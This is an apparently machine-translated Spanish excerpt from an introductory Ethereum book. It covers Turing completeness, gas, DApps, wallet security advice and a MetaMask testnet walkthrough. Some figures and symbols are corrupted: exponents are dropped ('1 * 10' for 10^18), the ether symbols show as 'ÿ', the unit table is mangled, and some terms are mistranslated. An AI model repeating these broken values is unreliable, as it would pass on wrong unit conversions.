Tan pronto como comience a leer sobre Ethereum, encontrará inmediatamente el término "Turing completo". Ethereum, dicen, a diferencia de Bitcoin, es Turing completo. ¿Qué significa eso exactamente?

El término hace referencia al matemático inglés Alan Turing, considerado el padre de la informática. En 1936 creó un modelo matemático de una computadora que consiste en una máquina de estados que manipula símbolos leyéndolos y escribiéndolos en una memoria secuencial (parecida a una cinta de papel de longitud infinita). Con esta construcción, Turing pasó a proporcionar una base matemática para responder (negativamente) preguntas sobre *la computabilidad universal,* es decir, si todos los problemas tienen solución. Demostró que hay clases de problemas que no son computables. Específicamente, demostró que el *problema de la detención* (si es posible, dado un programa arbitrario y su entrada, determinar si el programa eventualmente dejará de ejecutarse) no tiene solución.

Alan Turing definió además un sistema para *estar completo* si se puede usar para simular cualquier máquina de Turing. Tal sistema se llama *máquina universal de Turing* (UTM).

La capacidad de Ethereum para ejecutar un programa almacenado, en una máquina de estado llamada Ethereum Virtual Machine, mientras lee y escribe datos en la memoria, lo convierte en un sistema completo de Turing y, por lo tanto, en un UTM. Ethereum puede calcular cualquier algoritmo que pueda ser calculado por cualquier máquina de Turing, dadas las limitaciones de la memoria finita.

La innovación revolucionaria de Ethereum es combinar la arquitectura informática de uso general de una computadora de programa almacenado con una cadena de bloques descentralizada, creando así una computadora mundial distribuida de estado único (singleton). Los programas de Ethereum se ejecutan "en todas partes", pero producen un estado común que está asegurado por las reglas del consenso.

La integridad de Turing como una "característica"

Al escuchar que Ethereum es Turing completo, puede llegar a la conclusión de que esta es una *característica* que de alguna manera falta en un sistema que es Turing incompleto. Más bien, es todo lo contrario. La integridad de Turing es muy fácil de lograr; de hecho, la máquina de estado completa de Turing más simple que se conoce tiene 4 estados y usa 6 símbolos, con una definición de estado que tiene solo 22 instrucciones. De hecho, a veces se descubre que los sistemas están "accidentalmente Turing completos". Puede encontrar una referencia divertida de tales sistemas en http://bit.ly/2Og1VgX.

Sin embargo, la integridad de Turing es muy peligrosa, particularmente en sistemas de acceso abierto como cadenas de bloques públicas, debido al problema de detención que mencionamos anteriormente. Por ejemplo, las impresoras modernas son Turing completas y se les pueden dar archivos para imprimir que los envían a un estado congelado. El hecho de que Ethereum sea Turing completo significa que Ethereum puede calcular cualquier programa de cualquier complejidad. Pero esa flexibilidad trae algunos problemas espinosos de seguridad y administración de recursos. Una impresora que no responde se puede apagar y volver a encender. Eso no es posible con una cadena de bloques pública.

Implicaciones de la completitud de Turing

Turing demostró que no se puede predecir si un programa terminará simulándolo en una computadora. En términos simples, no podemos predecir la ruta de un programa sin ejecutarlo. Los sistemas completos de Turing pueden ejecutarse en "bucles infinitos", un término utilizado (en una simplificación excesiva) para describir un programa que no termina. Es trivial crear un programa que ejecute un ciclo que nunca termina.
Pero pueden surgir bucles interminables no deseados sin previo aviso, debido a interacciones complejas entre las condiciones de inicio y el código. En Ethereum, esto plantea un desafío: cada nodo participante (cliente) debe validar cada transacción, ejecutando cualquier contrato inteligente que llame.
Pero como demostró Turing, Ethereum no puede predecir si un contrato inteligente terminará, o cuánto tiempo se ejecutará, sin ejecutarlo (posiblemente para siempre). Ya sea por accidente o a propósito, se puede crear un contrato inteligente de modo que se ejecute para siempre cuando un nodo intente validarlo. Esto es efectivamente un ataque DoS. Y, por supuesto, entre un programa que tarda un milisegundo en validarse y uno que se ejecuta para siempre, hay una gama infinita de programas desagradables, que acaparan recursos, inflan la memoria y sobrecalientan la CPU que simplemente desperdician recursos. En una computadora mundial, un programa que abusa de los recursos llega a abusar de los recursos del mundo. ¿Cómo restringe Ethereum los recursos utilizados por un contrato inteligente si no puede predecir el uso de recursos por adelantado?

Para responder a este desafío, Ethereum introduce un mecanismo de medición llamado *gas.* A medida que el EVM ejecuta un contrato inteligente, da cuenta cuidadosamente de cada instrucción (cálculo, acceso a datos, etc.). Cada instrucción tiene un costo predeterminado en unidades de gas. Cuando una transacción desencadena la ejecución de un contrato inteligente, debe incluir una cantidad de gas que establezca el límite superior de lo que se puede consumir ejecutando el contrato inteligente. La EVM dará por terminada la ejecución si la cantidad de gas consumido por cómputo excede el gas disponible en la transacción. El gas es el mecanismo que utiliza Ethereum para permitir el cálculo completo de Turing al tiempo que limita los recursos que cualquier

programa puede consumir.

La siguiente pregunta es, '¿cómo se obtiene gasolina para pagar el cálculo en la computadora mundial Ethereum?' No encontrarás gasolina en ningún intercambio. Solo se puede comprar como parte de una transacción y solo se puede comprar con ether. Ether debe enviarse junto con una transacción y debe asignarse explícitamente a la compra de gas, junto con un precio de gas aceptable. Al igual que en la bomba, el precio de la gasolina no es fijo. El gas se compra para la transacción, se ejecuta el cálculo y el gas no utilizado se reembolsa al remitente de la transacción.

De cadenas de bloques de propósito general a aplicaciones descentralizadas (DApps)

Ethereum comenzó como una forma de crear una cadena de bloques de propósito general que pudiera programarse para una variedad de usos. Pero muy rápidamente, la visión de Ethereum se expandió para convertirse en una plataforma para programar DApps. Las DApps representan una perspectiva más amplia que los contratos inteligentes. Una DApp es, como mínimo, un contrato inteligente y una interfaz de usuario web. En términos más generales, una DApp es una aplicación web que se construye sobre servicios de infraestructura abiertos, descentralizados y de igual a igual.

Una DApp se compone de al menos:

- Contratos inteligentes en una cadena de bloques
- Una interfaz de usuario web frontend

Además, muchas DApps incluyen otros componentes descentralizados, como:

- Una plataforma y protocolo de almacenamiento descentralizado (P2P)
- Un protocolo y plataforma de mensajería descentralizada (P2P)

PROPINA

> Es posible que vea las DApps escritas como *ĐApps.* El carácter Đ es el carácter latino llamado "ETH", en alusión a Ethereum. Para mostrar este carácter, utilice el punto de código Unicode 0xD0 o, si es necesario, la entidad de caracteres HTML eth (o entidad decimal #208).

La tercera edad de Internet

En 2004, el término "Web 2.0" cobró importancia y describió una evolución de la web hacia el contenido generado por el usuario, las interfaces receptivas y la interactividad. Web 2.0 no es una especificación técnica, sino un término que describe el nuevo enfoque de las aplicaciones web.

El concepto de DApps está destinado a llevar la World Wide Web a su siguiente etapa evolutiva natural, introduciendo la descentralización con protocolos peer-to-peer en todos los aspectos de una aplicación web.
El término utilizado para describir esta evolución es *web3,* que significa la tercera "versión" de la web. Propuesto por primera vez por el Dr. Gavin Wood, web3 representa una nueva visión y enfoque para las aplicaciones web: desde aplicaciones administradas y de propiedad central, hasta aplicaciones construidas sobre protocolos descentralizados.

En capítulos posteriores, exploraremos la biblioteca JavaScript Ethereum web3.js, que une las aplicaciones JavaScript que se ejecutan en su navegador con la cadena de bloques Ethereum. La biblioteca web3.js también incluye una interfaz para una red de almacenamiento P2P llamada *Swarm* y un servicio de mensajería P2P llamado *Whisper.* Con estos tres componentes incluidos en una biblioteca de JavaScript que se ejecuta en su navegador web, los desarrolladores tienen un conjunto completo de desarrollo de aplicaciones que les permite crear DApps web3.

Cultura de desarrollo de Ethereum

Hasta ahora hemos hablado sobre cómo los objetivos y la tecnología de Ethereum difieren de los de otras cadenas de bloques que lo precedieron, como Bitcoin. Ethereum también tiene una cultura de desarrollo muy diferente.

En Bitcoin, el desarrollo está guiado por principios conservadores: todos los cambios se estudian cuidadosamente para garantizar que ninguno de los sistemas existentes se interrumpa. En su mayor parte, los cambios solo se implementan si son compatibles con versiones anteriores. Los clientes existentes pueden optar por participar, pero continuarán operando si deciden no actualizar.

En Ethereum, en comparación, la cultura de desarrollo de la comunidad se centra en el futuro y no en el pasado. El mantra (no del todo serio) es "muévete rápido y rompe cosas". Si se necesita un cambio, se implementa, incluso si eso significa invalidar suposiciones anteriores, romper la compatibilidad u obligar a los clientes a actualizar. La cultura de desarrollo de Ethereum se caracteriza por una rápida innovación, una rápida evolución y la voluntad de implementar mejoras con visión de futuro, incluso si esto es a expensas de cierta compatibilidad con versiones anteriores.

Lo que esto significa para usted como desarrollador es que debe permanecer flexible y estar preparado para reconstruir su infraestructura a medida que cambian algunas de las suposiciones subyacentes. Uno de los grandes desafíos que enfrentan los desarrolladores en Ethereum es la contradicción inherente entre implementar código en un sistema inmutable y una plataforma de desarrollo que aún está evolucionando. No puede simplemente "actualizar" sus contratos inteligentes. Debe estar preparado para implementar otros nuevos, migrar usuarios, aplicaciones y fondos, y comenzar de nuevo.

Irónicamente, esto también significa que el objetivo de construir sistemas con más autonomía y un control menos centralizado aún no se ha logrado por completo. La autonomía y la descentralización requieren un poco más de estabilidad en la plataforma de lo que probablemente obtendrá en Ethereum en los próximos años. Para "evolucionar" la plataforma, debe estar listo para desechar y reiniciar sus contratos inteligentes, lo que significa que debe mantener un cierto grado de control sobre ellos.

Pero, en el lado positivo, Ethereum avanza muy rápido. Hay pocas oportunidades para el "cobertizo para bicicletas", una expresión que significa retrasar el desarrollo discutiendo sobre detalles menores, como cómo construir el cobertizo para bicicletas en la parte trasera de una central nuclear. Si comienza a deshacerse de las bicicletas, es posible que de repente descubra que, mientras estaba distraído, el resto del equipo de desarrollo cambió el plan y abandonó las bicicletas en favor de los aerodeslizadores autónomos.

Eventualmente, el desarrollo de la plataforma Ethereum se ralentizará y sus interfaces se repararán. Pero mientras tanto, la innovación es el principio impulsor. Será mejor que sigas el ritmo, porque nadie reducirá la velocidad por ti.

¿Por qué aprender Ethereum?

Las cadenas de bloques tienen una curva de aprendizaje muy pronunciada, ya que combinan varias disciplinas en un solo dominio: programación, seguridad de la información, criptografía, economía, sistemas distribuidos, redes entre pares, etc. Ethereum hace que esta curva de aprendizaje sea mucho menos pronunciada, por lo que puede empezar rápidamente. Pero justo debajo de la superficie de un entorno engañosamente simple, hay mucho más. A medida que aprende y comienza a profundizar, siempre hay otra capa de complejidad y maravilla.

Ethereum es una gran plataforma para aprender sobre cadenas de bloques y está construyendo una comunidad masiva de desarrolladores, más rápido que cualquier otra plataforma de cadenas de bloques. Más que cualquier otro, Ethereum es una *cadena de bloques para desarrolladores,* construida por desarrolladores para desarrolladores. Un desarrollador familiarizado con las aplicaciones de JavaScript puede ingresar a Ethereum y comenzar a producir código de trabajo muy rápidamente. Durante los primeros años de vida de Ethereum, era común ver camisetas que anunciaban que se podía crear un token con solo cinco líneas de código. Por supuesto, esta es una espada de doble filo. Es fácil escribir código, pero es muy difícil escribir código *bueno* y *seguro* .

Lo que este libro te enseñará

Este libro se sumerge en Ethereum y examina cada componente. Comenzará con una transacción simple, analizará cómo funciona, creará un contrato simple, lo mejorará y seguirá su viaje a través del sistema Ethereum.

Aprenderá no solo cómo usar Ethereum, cómo funciona, sino también por qué está diseñado de la forma en que está. Podrá comprender cómo funciona cada una de las piezas, cómo encajan y por qué.

Conceptos básicos de Ethereum

En este capítulo, comenzaremos a explorar Ethereum, aprenderemos cómo usar billeteras, cómo crear transacciones y también cómo ejecutar un contrato inteligente básico.

Unidades monetarias de éter

La unidad monetaria de Ethereum se llama *ether,* identificada también como "ETH" o con los símbolos ÿ (de la letra griega "Xi" que parece una E mayúscula estilizada) o, con menos frecuencia, ÿ: por ejemplo, 1 ether, o 1 ETH , o ÿ1, o ÿ1.

PROPINA

Utilice el carácter Unicode U+039E para ÿ y U+2666 para ÿ.

El éter se subdivide en unidades más pequeñas, hasta la unidad más pequeña posible, que se denomina *wei.* Un éter es 1 quintillón de wei (1 * 10 o 1 000 000 000 000 000 000). Es posible que escuche a las personas referirse a la moneda "Ethereum" también, pero este es un error común de principiante. Ethereum es el sistema, ether es la moneda.

El valor de ether siempre se representa internamente en Ethereum como un valor entero sin signo denominado en wei. Cuando realiza transacciones con 1 éter, la transacción codifica 1000000000000000000 wei como valor.

Las diversas denominaciones de Ether tienen un *nombre científico* que utiliza el Sistema Internacional de Unidades *(SI)* y un nombre coloquial que rinde homenaje a muchas de las grandes mentes de la informática y la criptografía.

Las denominaciones de éter y los nombres de las unidades muestran las diversas unidades, sus nombres coloquiales (comunes) y sus nombres SI. De acuerdo con la representación interna del valor, la tabla muestra todas las denominaciones en wei (primera fila), y el éter se muestra como 10 wei en la séptima fila.

Tabla 1. Denominaciones de éter y nombres de unidades

Valor (en wei)	Exponente	Nombre común Nombre SI	
1	1	wei	Wei
1,000	3 10	Babbage	kilowei o femtoéter
1,000,000	6 10	Lovelace	Megawei o picoéter
1,000,000,000	9 10	Shannon	Gigawei o nanoéter
1,000,000,000,000	12 10	Szabo	Microéter o micro
1,000,000,000,000,000	10 15	finney	Miliéter o mili
1,000,000,000,000,000,000	*10 18*	*Éter*	*Éter*
1,000,000,000,000,000,000,000	21 10	grandioso	kiloéter
1,000,000,000,000,000,000,000,000 10	24		Megaéter

Elegir una billetera Ethereum

El término "billetera" ha llegado a significar muchas cosas, aunque todas están relacionadas y en el día a día se reducen a más o menos lo mismo. Usaremos el término "billetera" para referirnos a una aplicación de software que lo ayuda a administrar su cuenta Ethereum. En resumen, una billetera Ethereum es su puerta de entrada al sistema Ethereum. Tiene sus claves y puede crear y transmitir transacciones en su nombre. Elegir una billetera Ethereum puede ser difícil porque hay muchas opciones diferentes con diferentes características y diseños. Algunos son más adecuados para principiantes y otros son más adecuados para expertos. La plataforma Ethereum en sí todavía se está mejorando, y las "mejores" carteras suelen ser las que se adaptan a los cambios que vienen con las actualizaciones de la plataforma.

¡Pero no te preocupes! Si elige una billetera y no le gusta cómo funciona, o si le gusta al principio pero luego quiere probar otra cosa, puede cambiar de billetera con bastante facilidad. Todo lo que tiene que hacer es realizar una transacción que envíe sus fondos de la billetera antigua a la nueva, o exportar sus claves privadas e importarlas a la nueva.

Hemos seleccionado tres tipos diferentes de billeteras para usar como ejemplos a lo largo del libro: una billetera móvil, una billetera de escritorio y una billetera basada en la web. Hemos elegido estas tres billeteras porque representan una amplia gama de complejidad y características. Sin embargo, la selección de estas carteras no es un aval de su calidad o seguridad. Son simplemente un buen punto de partida para demostraciones y pruebas.

Recuerde que para que una aplicación de billetera funcione, debe tener acceso a sus claves privadas, por lo que es vital que solo descargue y use aplicaciones de billetera de fuentes confiables. Afortunadamente, en general, cuanto más popular es una aplicación de billetera, más confiable es.
Sin embargo, es una buena práctica evitar "poner todos los huevos en una sola canasta" y tener sus cuentas de Ethereum repartidas en un par de billeteras.

Las siguientes son algunas buenas carteras de inicio:

metamáscara

MetaMask es una billetera de extensión de navegador que se ejecuta en su navegador (Chrome, Firefox, Opera o Brave Browser). Es fácil de usar y conveniente para realizar pruebas, ya que puede conectarse a una variedad de nodos de Ethereum y cadenas de bloques de prueba. MetaMask es una billetera basada en la web.

Jaxx

Jaxx es una billetera multiplataforma y multidivisa que se ejecuta en una variedad de sistemas operativos, incluidos Android, iOS, Windows, macOS y Linux. A menudo es una buena opción para los nuevos usuarios, ya que está diseñado para ser simple y fácil de usar. Jaxx es una billetera móvil o de escritorio, dependiendo de dónde lo instale.

MyEtherWallet (MEW)

MyEtherWallet es una billetera basada en la web que se ejecuta en cualquier navegador. Tiene múltiples características sofisticadas que exploraremos en muchos de nuestros ejemplos. MyEtherWallet es una billetera basada en la web.

Cartera Esmeralda

Emerald Wallet está diseñado para funcionar con la cadena de bloques Ethereum Classic, pero es compatible con otras cadenas de bloques basadas en Ethereum. Es una aplicación de escritorio de código abierto y funciona en Windows, macOS y Linux. Emerald Wallet puede ejecutar un nodo completo o conectarse a un nodo remoto público, trabajando en un modo "ligero". También tiene una herramienta complementaria para hacer todas las operaciones desde

la línea de comando

Comenzaremos instalando MetaMask en un escritorio, pero primero, analizaremos brevemente el control y la administración de claves.

Control y Responsabilidad

Las cadenas de bloques abiertas como Ethereum son importantes porque funcionan como un sistema *descentralizado* .
Eso significa muchas cosas, pero un aspecto crucial es que cada usuario de Ethereum puede, y debe, controlar sus propias claves privadas, que son las cosas que controlan el acceso a los fondos y los contratos inteligentes. A veces llamamos a la combinación de acceso a fondos y contratos inteligentes una "cuenta".
o "billetera". Estos términos pueden volverse bastante complejos en su funcionalidad, por lo que analizaremos esto con más detalle más adelante. Sin embargo, como principio fundamental, es tan fácil como que una clave privada es igual a una "cuenta". Algunos usuarios optan por ceder el control de sus claves privadas mediante el uso de un custodio externo, como un intercambio en línea. En este libro, le enseñaremos cómo tomar el control y administrar sus propias claves privadas.

Con el control viene una gran responsabilidad. Si pierde sus claves privadas, pierde el acceso a sus fondos y contratos. Nadie puede ayudarlo a recuperar el acceso: sus fondos estarán bloqueados para siempre. Aquí hay algunos consejos para ayudarlo a manejar esta responsabilidad:

- No improvisar la seguridad. Utilice enfoques estándar probados y comprobados.
- Cuanto más importante sea la cuenta (por ejemplo, cuanto mayor sea el valor de los fondos controlados o más importantes sean los contratos inteligentes accesibles), se deben tomar mayores medidas de seguridad.
- La seguridad más alta se obtiene con un dispositivo con espacio de aire, pero este nivel no es necesario para todos los cuenta.
- Nunca almacene su clave privada en forma simple, especialmente digitalmente. Afortunadamente, la mayoría de las interfaces de usuario actuales ni siquiera le permitirán ver la clave privada sin formato.
- Las claves privadas se pueden almacenar de forma cifrada, como un archivo de "almacén de claves" digital. Al estar encriptados, necesitan una contraseña para desbloquear. Cuando se le pida que elija una contraseña, hágala segura (es decir, larga y aleatoria), haga una copia de seguridad y no la comparta. Si no tiene un administrador de contraseñas, escríbalo y guárdelo en un lugar seguro y secreto. Para acceder a su cuenta, necesita tanto el archivo del almacén de claves como la contraseña.

- No almacene ninguna contraseña en documentos digitales, fotos digitales, capturas de pantalla, unidades en línea, archivos PDF encriptados, etc. Una vez más, no improvise la seguridad. Use un administrador de contraseñas o un bolígrafo y papel.
- Cuando se le pida que haga una copia de seguridad de una clave como una secuencia de palabras mnemotécnicas, use lápiz y papel para hacer una copia de seguridad física. No dejes esa tarea "para después"; te olvidarás. Estas copias de seguridad se pueden usar para reconstruir su clave privada en caso de que pierda todos los datos guardados en su sistema, o si olvida o pierde su contraseña. Sin embargo, los atacantes también pueden usarlas para obtener sus claves privadas, así que nunca las almacene digitalmente y mantenga la copia física guardada de forma segura en un cajón cerrado con llave o en una caja fuerte.

- Antes de transferir grandes cantidades (especialmente a nuevas direcciones), primero haga una pequeña transacción de prueba (por ejemplo, menos de un valor de $1) y espere la confirmación de recibo.
- Cuando cree una nueva cuenta, comience enviando solo una pequeña transacción de prueba a la nueva dirección. Una vez que reciba la transacción de prueba, intente enviarla nuevamente desde esa cuenta. Hay muchas razones por las que la creación de una cuenta puede salir mal, y si ha salido mal, es mejor encontrar

fuera con una pequeña pérdida. Si las pruebas funcionan, todo está bien.

- Los exploradores de bloques públicos son una manera fácil de ver de forma independiente si la red ha aceptado una transacción. Sin embargo, esta conveniencia tiene un impacto negativo en su privacidad, porque revela sus direcciones para bloquear a los exploradores, que pueden rastrearlo.
- No envíe dinero a ninguna de las direcciones que se muestran en este libro. Las claves privadas se enumeran en el libro y alguien tomará ese dinero de inmediato.

Ahora que hemos cubierto algunas de las mejores prácticas básicas para la administración de claves y la seguridad, ¡manos a la obra con MetaMask!

Primeros pasos con MetaMask

Abra el navegador Google Chrome y vaya a https://chrome.google.com/webstore/category/extensions.

Busque "MetaMask" y haga clic en el logotipo de un zorro. Debería ver algo como el resultado que se muestra en la página de detalles de la extensión MetaMask Chrome.

Figura 1. La página de detalles de la extensión MetaMask Chrome

Es importante verificar que está descargando la extensión MetaMask real, ya que a veces las personas pueden colar extensiones maliciosas más allá de los filtros de Google. El original:

- Muestra el ID nkbihfbeogaeaoehlefnkodbefgpgknn en la barra de direcciones
- Es ofrecido por https://metamask.io
- Tiene más de 1.400 reseñas.
- Tiene más de 1.000.000 de usuarios

Una vez que confirme que está buscando la extensión correcta, haga clic en "Agregar a Chrome" para instalarla.

Crear una billetera

Una vez que MetaMask esté instalado, debería ver un nuevo ícono (la cabeza de un zorro) en la barra de herramientas de su navegador. Haga clic en él para comenzar. Se le pedirá que acepte los términos y condiciones y luego que cree su nueva billetera Ethereum ingresando una contraseña (consulte la página de contraseña de la extensión MetaMask Chrome).

Figura 2. La página de contraseña de la extensión MetaMask Chrome

PROPINA

La contraseña controla el acceso a MetaMask, por lo que nadie con acceso a su navegador puede utilizarla.

Una vez que haya establecido una contraseña, MetaMask generará una billetera para usted y le mostrará una *copia de seguridad mnemotécnica* que consta de 12 palabras en inglés (consulte La copia de seguridad mnemotécnica de su billetera, creada por MetaMask). Estas palabras se pueden usar en cualquier billetera compatible para recuperar el acceso a sus fondos en caso de que algo le suceda a MetaMask o a su computadora. No necesita la contraseña para esta recuperación; las 12 palabras son suficientes.

PROPINA

Copia de seguridad de su mnemotécnico (12 palabras) en papel, dos veces. Guarde las dos copias de seguridad en papel en dos lugares seguros separados, como una caja fuerte resistente al fuego, un cajón cerrado con llave o una caja de seguridad. Trate las copias de seguridad en papel como efectivo de valor equivalente a lo que almacena en su billetera Ethereum. Cualquiera con acceso a estas palabras puede obtener acceso y robar su dinero.

Figura 3. La copia de seguridad mnemotécnica de su billetera, creada por MetaMask

Una vez que haya confirmado que ha almacenado el mnemotécnico de forma segura, podrá ver los detalles de su cuenta de Ethereum, como se muestra en Su cuenta de Ethereum en MetaMask.

Figura 4. Tu cuenta de Ethereum en MetaMask

La página de su cuenta muestra el nombre de su cuenta ("Cuenta 1" de manera predeterminada), una dirección de Ethereum (0x9E713... en el ejemplo) y un ícono colorido para ayudarlo a distinguir visualmente esta cuenta de otras cuentas. En la parte superior de la página de la cuenta, puede ver en qué red Ethereum está trabajando actualmente ("Red principal" en el ejemplo).

¡Felicidades! Ha configurado su primera billetera Ethereum.

Redes de conmutación

Como puede ver en la página de la cuenta de MetaMask, puede elegir entre múltiples redes Ethereum. De forma predeterminada, MetaMask intentará conectarse a la red principal. Las otras opciones son redes de prueba públicas, cualquier nodo de Ethereum de su elección o nodos que ejecuten cadenas de bloques privadas en su propia computadora (host local):

Red principal de Ethereum

La principal blockchain pública de Ethereum. ETH real, valor real y consecuencias reales.

Red de prueba de Ropsten

Blockchain y red de prueba pública de Ethereum. ETH en esta red no tiene valor.

Red de prueba de Kovan

Blockchain y red de prueba pública de Ethereum utilizando el protocolo de consenso Aura con prueba de autoridad (firma federada). ETH en esta red no tiene valor. La red de prueba de Kovan solo es compatible con Parity. Otros clientes de Ethereum utilizan el protocolo de consenso de Clique, que se propuso más tarde, como prueba de verificación basada en la autoridad.

Red de prueba de Rinkeby

Blockchain y red de prueba pública de Ethereum, utilizando el protocolo de consenso Clique con prueba de autoridad (firma federada). ETH en esta red no tiene valor.

Servidor local 8545

Se conecta a un nodo que se ejecuta en la misma computadora que el navegador. El nodo puede ser parte de cualquier cadena de bloques pública (principal o de prueba) o de una red de prueba privada.

RPC personalizado

Le permite conectar MetaMask a cualquier nodo con una llamada de procedimiento remoto compatible con Geth

(RPC) interfaz. El nodo puede ser parte de cualquier cadena de bloques pública o privada.

NOTA

Su billetera MetaMask usa la misma clave privada y la misma dirección de Ethereum en todas las redes a las que se conecta. Sin embargo, el saldo de su dirección Ethereum en cada red Ethereum será diferente. Sus claves pueden controlar ether y contratos en Ropsten, por ejemplo, pero no en la red principal.

Conseguir algo de éter de prueba

Su primera tarea es obtener fondos para su billetera. No harás eso en la red principal porque el éter real cuesta dinero y manejarlo requiere un poco más de experiencia. Por ahora, cargará su billetera con algo de testnet ether.

Cambie MetaMask a la *red de pruebas de Ropsten.* Haga clic en Comprar, luego haga clic en Ropsten Test Faucet. MetaMask abrirá una nueva página web, como se muestra en MetaMask Ropsten Test Faucet.

Figura 5. Grifo de prueba MetaMask Ropsten

Puede notar que la página web ya contiene la dirección Ethereum de su billetera MetaMask. MetaMask integra páginas web habilitadas para Ethereum con su billetera MetaMask y puede "ver" Direcciones de Ethereum en la página web, lo que le permite, por ejemplo, enviar un pago a una tienda en línea que muestre una dirección de Ethereum. MetaMask también puede llenar la página web con la dirección de su propia billetera como dirección del destinatario si la página web lo solicita. En esta página, la aplicación faucet le pide a MetaMask una dirección de billetera para enviar el ether de prueba.

Haga clic en el botón verde "Solicitar 1 éter del grifo". Verá que aparece un ID de transacción en la parte inferior de la página. La aplicación faucet ha creado una transacción: un pago para usted. El ID de la transacción se ve así:

```
0x7c7ad5aaea6474adccf6f5c5d6abed11b70a350fbc6f9590109e099568090c57
```

En unos segundos, los mineros de Ropsten extraerán la nueva transacción y su billetera MetaMask mostrará un saldo de 1 ETH. Haga clic en el ID de la transacción y su navegador lo llevará a un *explorador de bloques,* que es un sitio web que le permite visualizar y explorar bloques, direcciones y transacciones. MetaMask utiliza el explorador de bloques Etherscan, uno de los exploradores de bloques Ethereum más populares. La transacción que contiene el pago de Ropsten Test Faucet se muestra en el explorador de bloques de Etherscan Ropsten.

Figura 6. Explorador de bloques Etherscan Ropsten

La transacción se ha registrado en la cadena de bloques de Ropsten y cualquier persona puede verla en cualquier momento, simplemente buscando el ID de la transacción o visitando el enlace.

Intente visitar ese enlace o ingrese el hash de la transacción en el sitio web *theropsten.etherscan.io ,* para verlo usted mismo.

Envío de éter desde MetaMask

Una vez que haya recibido su primer éter de prueba del Ropsten Test Faucet, puede experimentar con el envío de éter intentando enviar algo de vuelta al grifo. Como puede ver en la página de Ropsten Test Faucet, hay una opción para "donar" 1 ETH a la llave. Esta opción está disponible para que

una vez que haya terminado la prueba, puede devolver el resto de su éter de prueba, para que otra persona pueda usarlo a continuación. Aunque Test Ether no tiene valor, algunas personas lo acumulan, lo que dificulta que todos los demás usen las redes de prueba. ¡La prueba de acumulación de éter está mal vista!

Afortunadamente, no somos acaparadores de éter de prueba. Haga clic en el botón naranja "1 éter" para decirle a MetaMask que cree una transacción pagando el grifo 1 éter. MetaMask preparará una transacción y aparecerá una ventana con la confirmación, como se muestra en Enviar 1 éter al grifo.

Figura 7. Envío de 1 éter al grifo

¡Ups! Probablemente notó que no puede completar la transacción: MetaMask dice que tiene un saldo insuficiente. A primera vista, esto puede parecer confuso: tiene 1 ETH, desea enviar 1 ETH, entonces, ¿por qué MetaMask dice que no tiene fondos suficientes?

La respuesta es por el costo del *gas.* Cada transacción de Ethereum requiere el pago de una tarifa, que los mineros cobran para validar la transacción. Las tarifas en Ethereum se cobran en una moneda virtual llamada gas. Usted paga el gas con éter, como parte de la transacción.

NOTA

También se requieren tarifas en las redes de prueba. Sin tarifas, una red de prueba se comportaría de manera diferente a la red principal, lo que la convertiría en una plataforma de prueba inadecuada. Las tarifas también protegen las redes de prueba de ataques DoS y contratos mal construidos (p. ej., bucles infinitos), al igual que protegen la red principal.

Cuando envió la transacción, MetaMask calculó el precio promedio del gas de las transacciones exitosas recientes en 3 gwei, que significa gigawei. Wei es la subdivisión más pequeña de la moneda Ether, como discutimos en Unidades monetarias Ether. El límite de gas se establece al costo de envío de una transacción básica, que es de 21.000 unidades de gas. Por lo tanto, la cantidad máxima de ETH que gastará es 3 * 21 000 gwei = 63 000 gwei = 0,000063 ETH. (Tenga en cuenta que los precios promedio de la gasolina pueden fluctuar, ya que los determinan predominantemente los mineros. Veremos en un capítulo posterior cómo puede aumentar/disminuir su límite de gasolina para garantizar que su transacción tenga prioridad si es necesario).

Todo esto para decir: hacer una transacción de 1 ETH cuesta 1.000063 ETH. MetaMask lo *redondea* confusamente a 1 ETH cuando muestra el total, pero la cantidad real que necesita es 1.000063 ETH y solo tiene 1 ETH. Haga clic en Rechazar para cancelar esta transacción.

¡Consigamos más éter de prueba! Haga clic en el botón verde "Solicitar 1 éter del grifo" nuevamente y espere unos segundos. No te preocupes, el grifo debe tener mucho éter y te dará más si lo pides.

Una vez que tenga un saldo de 2 ETH, puede volver a intentarlo. Esta vez, al hacer clic en el botón naranja de donación "1 éter", tiene saldo suficiente para completar la transacción. Haga clic en Enviar cuando MetaMask muestre la ventana de pago. Después de todo esto, debería ver un saldo de 0,999937 ETH porque envió 1 ETH al faucet con 0,000063 ETH en gas.

Exploración del historial de transacciones de una dirección

A estas alturas, se ha convertido en un experto en el uso de MetaMask para enviar y recibir éter de prueba. Su billetera recibió al menos dos pagos y envió al menos uno. Puede ver todas estas transacciones utilizando el explorador de bloques *ropsten.etherscan.io* . Puede copiar la dirección de su billetera y pegarla en el cuadro de búsqueda del explorador de bloques, o hacer que MetaMask abra la página por usted. Junto a tu cuenta

icono en MetaMask, verá un botón que muestra tres puntos. Haga clic en él para mostrar un menú de opciones relacionadas con la cuenta (consulte el menú contextual de la cuenta MetaMask).

Figura 8. Menú contextual de la cuenta MetaMask

Seleccione "Ver cuenta en Etherscan" para abrir una página web en el explorador de bloques que muestre el historial de transacciones de su cuenta, como se muestra en Historial de transacciones de direcciones en Etherscan.

Figura 9. Historial de transacciones de direcciones en Etherscan

Aquí puede ver todo el historial de transacciones de su dirección Ethereum. Muestra todas las transacciones registradas en la cadena de bloques de Ropsten donde su dirección es el remitente o el destinatario.
Haga clic en algunas de estas transacciones para ver más detalles.

Puede explorar el historial de transacciones de cualquier dirección. Eche un vistazo al historial de transacciones de la dirección de Ropsten Test Faucet (pista: es la dirección del "remitente" que figura en el pago más antiguo a su dirección). Puede ver todo el éter de prueba enviado desde el faucet a usted y a otras direcciones.
Cada transacción que vea puede llevarlo a más direcciones y más transacciones. En poco tiempo se perderá en el laberinto de datos interconectados. Las cadenas de bloques públicas contienen una enorme riqueza de información, todo lo cual se puede explorar programáticamente, como veremos en ejemplos futuros.

Introducción a la computadora mundial

Ahora ha creado una billetera y ha enviado y recibido ether. Hasta ahora, hemos tratado a Ethereum como una criptomoneda. Pero Ethereum es mucho, mucho más. De hecho, la función de criptomoneda está subordinada a la función de Ethereum como una computadora mundial descentralizada. Ether está destinado a usarse para pagar la ejecución de *contratos inteligentes,* que son programas de computadora que se ejecutan en una computadora emulada llamada *Ethereum Virtual Machine* (EVM).

El EVM es un singleton global, lo que significa que funciona como si fuera una computadora global de instancia única, ejecutándose en todas partes. Cada nodo en la red Ethereum ejecuta una copia local de EVM para validar la ejecución del contrato, mientras que la cadena de bloques Ethereum registra el *estado* cambiante de esta computadora mundial a medida que procesa transacciones y contratos inteligentes. Hablaremos de esto con mucho más detalle en [evm_chapter].

Cuentas de propiedad externa (EOA) y contratos

